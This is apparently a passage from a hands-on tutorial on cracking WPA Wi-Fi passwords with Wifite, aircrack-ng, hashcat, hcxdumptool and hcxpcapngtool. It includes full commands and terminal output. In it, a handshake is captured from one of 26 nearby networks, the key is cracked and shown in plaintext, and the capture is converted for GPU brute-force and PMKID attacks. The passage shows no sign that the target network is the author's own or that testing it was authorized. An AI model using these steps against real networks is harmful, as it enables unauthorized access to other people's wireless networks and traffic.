
https://www.wireshark.org/tools/wpa-psk.html can be used to create psk.

(3) Wifite and Hashcat


Using Wifite to crack password. We need to put below cmd. They when asked to select target, select any from the identified.



```
┌──(kali㉿kali)-[~]
└─$ sudo wifite --wpa --kill
```




```
   NUM                      ESSID   CH  ENCR    PWR    WPS  CLIENT
   NUM                      ESSID   CH  ENCR    PWR    WPS  CLIENT
   ---      -------------------     --  ----    ---    ---  ------
     1      (24:36:DA:9D[redacted]   6  WPA     99db    no    1
     2      (4C:BC:48:B0:[redacted]  1  WPA     99db    no    1
     3      (24:36:DA:9D[redacted]   6  WPA     99db    no    1
     4      (24:36:DA:9F:[redacted] 11  WPA     99db    no
     5      [redacted]               6  WPA-P   49db    no
     6                               6  WPA-P   49db    no
     7                              11  WPA-P   41db    no    2
     8                               6  WPA-P   36db    no    1
     9                               6  WPA-P   35db    no    2
    10                               6  WPA-P   32db    no    3
    11                               6  WPA-P   32db    no
    12                               1  WPA-P   25db    no
    13                               1  WPA-P   24db    no
    14                               1  WPA-P   22db    no
    15                              11  WPA-P   21db    no
    16                               1  WPA-P   20db    no
    17                               1  WPA-P   20db    no
    18                              11  WPA-P   19db   yes
    19                              11  WPA-P   19db    no
    20                              11  WPA-P   19db    no
    21                               1  WPA-P   18db    no
    22                               6  WPA-P   18db    no
    23                               6  WPA-P   17db    no
    24      (82:B0:24:3A:3[redacted] 2  WPA-P   16db    no
    25      [redacted]               2  WPA-P   16db   yes
    26      [redacted]               7  WPA-P   13db    no    1
 [+] Select target(s) (1-26) separated by commas, dashes or all: 20
```



```
  24      (82:B0:24:3A[redacted]    2  WPA-P   16db    no
  25      [redacted]                2  WPA-P   16db   yes
  26      [redacted]                7  WPA-P   13db    no    1
[+] Select target(s) (1-26) separated by commas, dashes or all: 20

[+] (1/1) Starting attacks against DA:9C:99:56[redacted]
[!] Skipping PMKID attack, missing required tools: hcxdumptool, hcxpcapngtool
[+] [redacted]) WPA Handshake capture: Captured handshake
[+] saving copy of handshake to hs/handshake[redacted]saved

[+] analysis of captured handshake file:
[+]   tshark: .cap file contains a valid handshake for (da:9c:99:56:[redacted]
[+] aircrack: .cap file contains a valid handshake for (DA:9C:99:56:[redacted]

[+] Cracking WPA Handshake: Running aircrack-ng with wordlist-probable.txt wordlist
[+] Cracking WPA Handshake: 1.25% ETA: 26s @ 7622.4kps (current key: salesman)
[+] Cracked WPA Handshake PSK: blink182

[+]   Access Point Name: [redacted]
[+]  Access Point BSSID: DA:9C:99:56[redacted]
[+]          Encryption: WPA
[+]      Handshake File: hs/[redacted]
[+]      PSK (password): b[redacted]
[+] saved crack result to cracked.json (1 total)
[+] Finished attacking 1 target(s), exiting
[!] Note: Leaving interface in Monitor Mode!
[!] To disable Monitor Mode when finished: airmon-ng stop wlan0mon
[!] You can restart NetworkManager when finished (service NetworkManager start)

┌──(kali㉿kali)-[~]
```


Now convert ‘.cap’ to ‘.hccapx’ via hashcat-utils/cap2hccapx




```
┌──(kali㉿kali)-[~]
└─$ ls
cracked.json  Desktop  Documents  Downloads  hs  Music  Pictures  Public  Templates  Videos

┌──(kali㉿kali)-[~]
└─$ cd hs

┌──(kali㉿kali)-[~/hs]
└─$ ls
handshake[redacted]cap

┌──(kali㉿kali)-[~/hs]
└─$ sudo /usr/share/hashcat-utils/cap2hccapx.bin [redacted]cap hack1.hccapx
Networks detected: 1

[*] BSSID=da:9c:99:56:[redacted] ESSID=[redacted] (Length: 10)
 ──> STA=8c:8d:28:e2:[redacted], Message Pair=0, Replay Counter=1
 ──> STA=8c:8d:28:e2:[redacted] Message Pair=2, Replay Counter=1

Written 2 WPA Handshakes to: hack1.hccapx

┌──(kali㉿kali)-[~/hs]
└─$ ls
hack1.hccapx  handshake[redacted].cap
```

Hashcat Wiki — https://hashcat.net/wiki/


Hashcat in windows with cmd provided.



```
PS [redacted] cd .\Downloads\
PS [redacted] cd .\hashcat-6.2.6\
PS [redacted]ashcat-6.2.6> .\hashcat.exe -I
hashcat (v6.2.6) starting in backend information mode

CUDA Info:
==========

CUDA.Version.: 12.2

Backend Device ID #1 (Alias: #3)
  Name...........: NVIDIA GeForce RTX 3050 Laptop GPU
  Processor(s)...: 16
  Clock..........: 1500
  Memory.Total...: 4095 MB
  Memory.Free....: 3314 MB
  Local.Memory...: 99 KB
  PCI.Addr.BDFe..: 0000:01:00.0

HIP Info:
=========

HIP.Version.: 5.0.20451

Backend Device ID #2 (Alias: #4)
  Name...........: AMD Radeon(TM) Graphics
  Processor(s)...: 6
  Clock..........: 2200
  Memory.Total...: 6180 MB
  Memory.Free....: 6048 MB
  Local.Memory...: 64 KB
  PCI.Addr.BDFe..: 0000:05:00.0

OpenCL Info:
```



```
OpenCL Platform ID #1
  Vendor..: NVIDIA Corporation
  Name....: NVIDIA CUDA
  Version.: OpenCL 3.0 CUDA 12.2.128

  Backend Device ID #3 (Alias: #1)
    Type...........: GPU
    Vendor.ID......: 32
    Vendor.........: NVIDIA Corporation
    Name...........: NVIDIA GeForce RTX 3050 Laptop GPU
    Version........: OpenCL 3.0 CUDA
    Processor(s)...: 16
    Clock..........: 1500
    Memory.Total...: 4095 MB (limited to 1023 MB allocatable in one block)
    Memory.Free....: 3968 MB
    Local.Memory...: 48 KB
    OpenCL.Version.: OpenCL C 1.2
    Driver.Version.: 536.67
    PCI.Addr.BDF...: 01:00.0

OpenCL Platform ID #2
  Vendor..: Advanced Micro Devices, Inc.
  Name....: AMD Accelerated Parallel Processing
  Version.: OpenCL 2.2 AMD-APP (3417.0)

  Backend Device ID #4 (Alias: #2)
    Type...........: GPU
    Vendor.ID......: 1
    Vendor.........: Advanced Micro Devices, Inc.
    Name...........: AMD Radeon(TM) Graphics
    Version........: OpenCL 2.0 AMD-APP (3417.0)
    Processor(s)...: 6
    Clock..........: 2200
    Memory.Total...: 6180 MB (limited to 2409 MB allocatable in one block)
    Memory.Free....: 3040 MB
```



```
PS [redacted] .\hashcat.exe -m 22000 -a 3 hash1.hccapx ?l?l?l?l?l?d?d?d
hashcat (v6.2.6) starting
```


(4) Hashcat, hcxdumptool and hcxpcapngtool

Use the following cmd on terminal in-order/sequence.


1. sudo systemctl stop NetworkManager.service
2. sudo systemctl stop wpa_supplicant.service
3. sudo hcxdumptool -i wlan0 — nmea_pcapng dumpfile.pcapng
4. sudo systemctl start wpa_supplicant.service
5. sudo systemctl start NetworkManager.service
6. hcxpcapngtool -o hash.hc22000 -E essidlist dumpfile.pcapng

7. hashcat -m 22000 hash.hc22000 wordlist.txt


(Here Word list can be any word list)




```
┌──(kali㉿kali)-[~]
└─$ sudo systemctl stop NetworkManager.service
```



```
┌──(kali㉿kali)-[~]
└─$ sudo systemctl stop wpa_supplicant.service
```




```
┌──(kali㉿kali)-[~]
└─$ sudo hcxdumptool -i wlan0 --nmea_pcapng dumpfile.pcapng
```

